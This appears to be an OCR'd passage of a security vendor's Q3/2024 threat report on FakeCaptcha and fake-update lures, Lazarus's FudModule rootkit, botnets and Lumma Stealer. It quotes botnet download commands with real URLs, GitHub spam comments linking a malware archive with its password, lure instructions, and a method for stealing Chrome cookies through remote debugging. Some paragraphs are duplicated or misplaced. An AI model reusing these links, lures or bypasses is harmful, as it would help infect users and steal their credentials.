
It's a perfect example of how attackers exploit familiarity. The CAPTCHA looks real, but the consequences are all too dangerous. What's happening behind the scenes is that the script acts as a dropper—downloading further malware onto your system, often the infamous Lumma Stealer, one of the most advanced information stealers out there today. In Q3/2024, we observed a surge in Lumma Stealer campaigns, which are discussed in more detail in the Information Stealers section of this report.

ClearFake and Fake Updates: Changing Strategies

ClearFake is a threat actor primarily known for using the Fake Update tactic, where users are tricked into downloading malware disguised as a browser update. This quarter we saw something interesting – ClearFake adapted. They started using the ClickFix tactic in certain campaigns, showing that threat actors are willing to shift strategies when one method proves more effective than another.

Typically, ClearFake presents users with what looks like a legitimate browser update page. Once users download the "update," they end up with malware instead. But, this quarter, they also employed ClickFix, guiding users to copy and paste scripts, much like other Fake Tutorials.

The Fake Update screens can take many, and often truly legitimate-looking, forms. As an example, in this campaign we spotted WarmCookie backdoor being distributed, allowing the adversaries to execute a variety of commands on the victim's PC.



Update Google Chrome


For Windows 11/10/8.1/8/7 64-bit

☑ Help make Google Chrome better by automatically sending usage statistics and crash reports to Google.

By downloading Chrome, you agree to the Google Terms of Service and Chrome and Chrome OS Additional Terms of Service

Fake Update screen prompting an update for Google Chrome with strong resemblance to the legitimate installation/update page of Google Chrome. Instead of the update, it is distributing the WarmCookie backdoor

In a new twist, ClearFake's latest adaptation combines elements of both Fake Updates and ClickFix. Users encounter a familiar update prompt, suggesting a necessary browser update. However, instead of a one-click download, users are instructed to follow steps: copying a malicious script to their clipboard and pasting it into a PowerShell prompt, effectively giving the script administrator privileges. This approach requires users to feel fully involved in the update process, making them unknowingly complicit in infecting their own devices. It's a deceptive blend of familiarity and manipulation, designed to take advantage of users' reliance on routine updates.




A new version of the browser is available

The new Chrome: faster, safer, smarter

In this update:

1. AI for smarter search
2. Text-to-video generation
3. Real-time video translation into all languages
4. AR support for web pages
5. AI for malware site detection

Typical ClearFake dialog prompting an update for Google Chrome which is in reality malware




Something went wrong while displaying this webpage.

There was an error during the latest update of browser version, causing some web pages to malfunction.

Follow these instructions to resolve the issue:

1. Click the 'Copy fix' button below.
2. Right-click on the Windows icon
3. Select 'Windows PowerShell (Admin)'
4. Right-click within the open terminal window.
5. Wait for the update to complete, then refresh the page.

ClearFake attack combining ClickFix with fake browser update steps, tricking users into copying and executing a malicious script



A heatmap showing the global distribution of FakeCaptcha attacks in Q3/2024

How Big Is This Problem?

In Q3/2024, we protected over 2.1 million users from FakeCaptcha attacks alone. Think about that—millions of people almost fell for it. This is just one piece of a much larger puzzle. The risk ratio for the entire "Scam-Yourself Attacks" category surged by over 614%, demonstrating just how widespread and global these attacks have become. Countries like Italy, Argentina, the Philippines, France, Spain, and Indonesia are among those facing the highest risk ratios for these attacks.

Conclusion: The Hidden Dangers of "Scam-Yourself Attacks"

In a world where we rely on quick fixes and familiar online prompts, Scam-Yourself Attacks have become a cybercriminal's dream. Users are unknowingly following instructions that do the attackers' bidding for them, whether through fake CAPTCHAs, misleading YouTube tutorials, or cleverly disguised README files.

What's more troubling is how effortlessly these scams blend into our daily digital lives. We've grown so used to CAPTCHAs and quick-fix guides that we often forget to stop and question them. Also, almost every application needs to be up-to date and if it isn't, users commonly see screens and dialogues prompting the (mandatory) update. In the hands of cybercriminals, our trust in these familiar formats becomes their most powerful weapon.

As these campaigns evolve, one constant remains: they thrive on user deception and manipulation. The question isn't whether these fake tutorials will persist, but how we will recognize and navigate them before it's too late.

Jan Rubín, Malware Researcher
Luis Corrons, Security Evangelist

Desktop-Related Threats

Advanced Persistent Threats (APTs): Evolution of FudModule

An Advanced Persistent Threat (APT) is a type of cyberattack that is conducted by highly skilled and determined hackers who have the resources and expertise to penetrate a target's network and maintain a long-term presence undetected.

Over the past quarter, the Lazarus group has once again demonstrated its expertise in stealth and innovation, proving its status as one of the most dangerous cybercriminal organizations. Among the various APTs we've been tracking, Lazarus has leveraged sophisticated tools like the FudModule rootkit and has also been using zero-day vulnerabilities to evade detection while orchestrating their cyberattacks.

In early June, we identified that Lazarus was exploiting a new zero-day vulnerability in the Winsock driver (CVE-2024-38193). This vulnerability allowed attackers to achieve local privilege escalation (LPE), granting them the ability to deploy the FudModule v3.0 rootkit on targeted systems.

On August 19, 2024, Microsoft identified two additional zero-day vulnerabilities that are actively being exploited in the wild. The first of these vulnerabilities is a remote code execution (RCE) flaw in Chromium, designated as CVE-2024-7971. This RCE exploit allows attackers to execute code within the sandboxed Chromium renderer process.

Once the exploit is triggered, it deploys shellcode that contains a Windows sandbox escape exploit(CVE-2024-38106). This sequence of events ultimately leads to the download and loading of the FudModule rootkit directly into memory.

The sandbox escape exploit specifically targets a vulnerability in the Windows kernel. By leveraging this weakness, the Lazarus Group can successfully load the FudModule rootkit into memory, thereby enhancing their capabilities in executing further attacks.

The FudModule rootkit itself has undergone significant evolution in its latest version. In addition to its standard arsenal of tools for evading detection and disabling security measures, FudModule v3.0 now includes new capabilities designed to complicate incident response efforts. One of the most notable features is its ability to disable crash dumps, which are often critical for post-incident analysis. By blocking this functionality, FudModule makes it difficult for security teams to trace the root cause of an infection or reconstruct the sequence of events leading up to an attack.

Moreover, FudModule v3.0 is more closely integrated with the payloads it seeks to protect. It injects its payload into a process secured by the Protected Process Light (PPL) framework, a feature typically used to safeguard critical system processes. This integration makes it more difficult for security solutions to detect and remove the malicious payload, as it benefits from the same protections afforded to legitimate system processes.

Given these extensive changes, we have classified this version as FudModule v3.0, reflecting the significant advancements it embodies. It has evolved from being a standalone rootkit designed to disable security defenses into a more versatile tool that also actively protects the malicious payload from detection and removal.

Several other advanced persistent threat (APT) groups remain highly active across Southeast Asia. One notable actor, MustangPanda, is conducting extensive operations in Myanmar, deploying various backdoors to infiltrate victims' systems. These attacks are primarily aimed at document theft, with the stolen data being exfiltrated to MustangPanda's command-and-control (C2) servers. Myanmar continues to be one of the most targeted nations in the region, but we've also observed significant APT-related activity across India, the Philippines, Hong Kong, Vietnam, and Cambodia.

In addition, several government websites in various Asian countries have been compromised and infected with a JavaScript (JS) backdoor. This backdoor is capable of gathering information from victims and executing encrypted JS modules sent from its C2 server. The malware attempts to exploit a vulnerability in WPS Office, similar to one previously detailed in an ESET report, to achieve remote code execution on targeted machines.

We have reported multiple vulnerabilities to Kingsoft, the developer of WPS Office, to address these vulnerabilities.


Luigino Camastra, Malware Researcher
Igor Morgenstern, Malware Researcher

Bots: Distributed Mess of IoT

Bots are threats mainly interested in securing long-term access to devices with the aim of utilizing their resources, be it remote control, spam distribution, or denial-of-service (DoS) attacks.

But it's not all bad news in the world of Bots: the NoName057 group that is behind the DDosia project is still in stagnation. This quarter they came out of hiding to target European banks but, thankfully, the targeted banks were successful in mitigating these attacks. The group presumably tried to improve their success rate by targeting websites of small and usually regional institutions (e.g. regional road maintenance companies). While these attacks were often successful, their impact has been very limited due to the website's relative irrelevance. The only significant deviation followed the Ukrainian incursion into the Kursk Oblast, when DDosia switched targeting to Ukrainian targets for a few days before returning to their usual operation. We have also noticed that NoName057 is more frequently cooperating with other groups such as CyberArmyofRussia, HackNeT, CyberDragon, and KaliHunt/Russia to coordinate their DDoS attacks.


Another prolific botnet, Twizt, underwent frequent updates during September in comparison to the previous month. No significant changes were observed in these updates neither in design nor modulus used to decrypt messages.



World distribution of responding peers within the Twizt's P2P botnet network in Q3/2024

But it's not all bad news in the world of Bots: the NoName057 group that is behind the DDosia project is still in stagnation. This quarter they came out of hiding to target European banks but, thankfully, the targeted banks were successful in mitigating these attacks. The group presumably tried to improve their success rate by targeting websites of small and usually regional institutions (e.g. regional road maintenance companies). While these attacks were often successful, their impact has been very limited due to the website's relative irrelevance.

The only significant deviation followed the Ukrainian incursion into the Kursk Oblast, when DDosia switched targeting to Ukrainian targets for a few days before returning to their usual operation. We have also noticed that NoName057 is more frequently cooperating with other groups such as CyberArmyofRussia, HackNeT, CyberDragon, and KaliHunt/Russia to coordinate their DDoS attacks.



2024-09-04	{"cmd_id": 0, "urls": ["http://91.202.233.141/tuplaxu"]}
2024-09-04	{"cmd_id": 0, "urls": ["http://91.202.233.141/up"]}
2024-09-05	{"cmd_id": 0, "urls": ["http://91.202.233.141/tudaf"]}
2024-09-14	{"cmd_id": 0, "urls": ["http://91.202.233.141/xuxua"]}
2024-09-21	{"cmd_id": 0, "urls": ["http://91.202.233.141/oklax"]}
2024-09-21	{"cmd_id": 0, "urls": ["http://91.202.233.141/dremalas"]}
2024-09-25	{"cmd_id": 0, "urls": ["http://91.202.233.141/fuckputin"]}
2024-09-25	{"cmd_id": 0, "urls": ["http://91.202.233.141/tuppplaxx"]}

Commands spread through Twizt's P2P network in September 2024

Another prolific botnet, Twizt, underwent frequent updates during September in comparison to the previous month. No significant changes were observed in these updates neither in design nor modulus used to decrypt messages.


Adolf Středa, Malware Researcher
Martin Chlumecký, Malware Researcher

Information Stealers: Lumma is Everywhere

An Advanced Persistent Threat (APT) is a type of cyberattack that is conducted by highly skilled and determined hackers who have the resources and expertise to penetrate a target's network and maintain a long-term presence undetected.

When it comes to information stealers, this quarter was wild. In particular, we observed Lumma Stealer, one of today's most advanced stealers, being spread globally – and fast. New GitHub campaign? Lumma. Fake tutorial YouTube videos? Lumma. Requests on Steam accounts usernames? Lumma. The numbers are staggering: Lumma increased its information stealers malware share by a massive 1154% this quarter. Let's dive into some of the campaigns in more detail to explain why this isn't a typo but rather the effect of broad and varied campaigning.

Everything started with a surge of FakeCaptcha campaigns, which we also described in our Featured Story in this quarterly issue. These campaigns, usually carried over by malvertising, executed more than 2.1 million attacks on our customers in Q3/2024 alone. According to our observations, in most of the cases, these campaigns were spreading Lumma Stealer. The copied PowerShell script to clipboard, which is supposed to be executed in the Run prompt (Win+R), is usually either downloading Lumma Stealer directly in a form of an archive or uses a variety of different intermediary loaders to do the job. Most of the time, we observed HijackLoader (/IDAT Loader) being used to load Lumma.



This comment was marked as abuse.

rajnikyadav 16 minutes ago

to fix your trouble check this fix, i see it in another issue,
https://app.mediafire.com/9mrkd33xulszl
password: changeme
when you installing, you need to place a check in install to path and select "gcc."

This comment was marked as abuse.

Evul88 16 minutes ago

to fix your trouble check this fix, i see it in another issue,
https://app.mediafire.com/9mrkd33xulszl
password: changeme
when you installing, you need to place a check in install to path and select "gcc."

This comment was marked as abuse.

Satyam1Deepu 16 minutes ago

to fix your trouble check this fix, i see it in another issue,
https://app.mediafire.com/9mrkd33xulszl
password: changeme
when you installing, you need to place a check in install to path and select "gcc."

This comment was marked as abuse.


Satyam1Deepu 16 minutes ago

to fix your trouble check this fix, i see it in another issue,
https://app.mediafire.com/9mrkd33xulszl
password: changeme
when you installing, you need to place a check in install to path and select "gcc."

GitHub comments distributing Lumma Stealer

We’ve seen FakeCaptcha being utilized by many different actors with many of those changing the CAPTCHA appearance just a little, as could be observed during the AliGater malvertising campaigns. These campaigns were spreading Lumma Stealer Magniber ransomware. An interested reader can find more information about this threat in the Vulnerabilities and Exploits section of this issue.

We also observed quite a few GitHub campaigns, both in the form of polluting repositories with pull requests containing links to malware (= Lumma, again) and directly in the comments. Thankfully, these dangerous comments are frequently written in poor English, alerting some to the potential risk. This red flag, however, might become less common in the near future with better availability and common adaptation of generative AI.



Steam account with the encrypted username, representing a C&C server address

Finally, Lumma Stealer has launched another interesting approach, rotating C&C addresses in the form of account usernames on Steam. These usernames are usually encrypted by a simple Caesar substitution cipher. In an example below, the C&C addresses can be decrypted by applying ROT-15. Leveraging online platforms like this has underlying positive aspects for the attackers,allowing them to rotate the C&C just by changing the username to reflect the new address.

App-Bound Encryption Bypass

Since the adaptation of App-Bound encryption, which we discussed in the Q2/2024 report, malware developers behind various information stealers were quite busy with figuring out bypasses of this enabled-by-default hardened protection of browser cookies in Google Chrome.

LummaC2 Update 18.09
Lumma now collects
Cookies from Chrome 128
+
=

Lumma disclosing they successfully bypassed the App-Bound encryption
(source: https://x.com/g0njxa/status/1836371924852539537)

We observed many discussions, particularly on Telegram, about approaches to bypass the protection, along with some authors bragging that they already achieved the bypass.

Lumma Stealer is not alone in this, however; we’ve observed similar reports throughout the past quarter from PovertyStealer, Vidar, StealC, WhiteSnake and Meduza, to name a few.

There were many different discussions by threat actors regarding how to perform the actual bypass, showcasing the urgency with which information stealer developers were trying to address this protection. For example, developers behind Vidar were considering using a TPM module for encryption.

Even though the specific bypasses might vary and are still in the testing and development phases, one method stands out and, as usual, it feels like the simplest method wins it all.

As recently reported by SpyCloud Labs in a blogpost, malware can use specific parameters while starting a new instance of Chrome as described in the original Mango PDF Zone publication. More specifically, malware can use “--remote-debugging-port=” parameter to listen for a debugger connection. After that, the malware can attach to Chrome via a URL dedicated for DevTools (remote debugger), create a WebSocket and send a message to retrieve the cookies. This can be combined with other common means of hiding such newly created windows, for example by using a “--window-position=” parameter to set the window position outside of the victim’s screen which also avoids the use of standard WinAPI functions.


We can (unfortunately) confirm from our research that malware truly doesn’t need any special permissions or user interaction whatsoever. We have found traces of previous misuses, indicating that this approach might not be fully patched yet.

Another recent method, reported by Alexander Hagenah, for bypassing the App-Bound Encryption uses Chrome’s internal COM-based IElevator service. This bypass requires admin privileges to copy the executable into %PROGRAMFILES%\Google\Chrome\Application folder. This is required since Chrome’s App-Bound encryption is also performing path validation.

Cases like this demonstrate that information stealers, especially the ones offered as Malware-as-a-Service, put everything on the line to keep their mass-theft campaigns going, and we can only expect this endless cat-and-mouse game to continue.

Statistics

The risk ratio of getting an Information stealer increased by 39% in Q3/2024, due in large part to the vast campaigns distributed by Lumma Stealer. These campaigns also shifted the whole information stealers market quite a bit, putting Lumma Stealer on a pedestal.



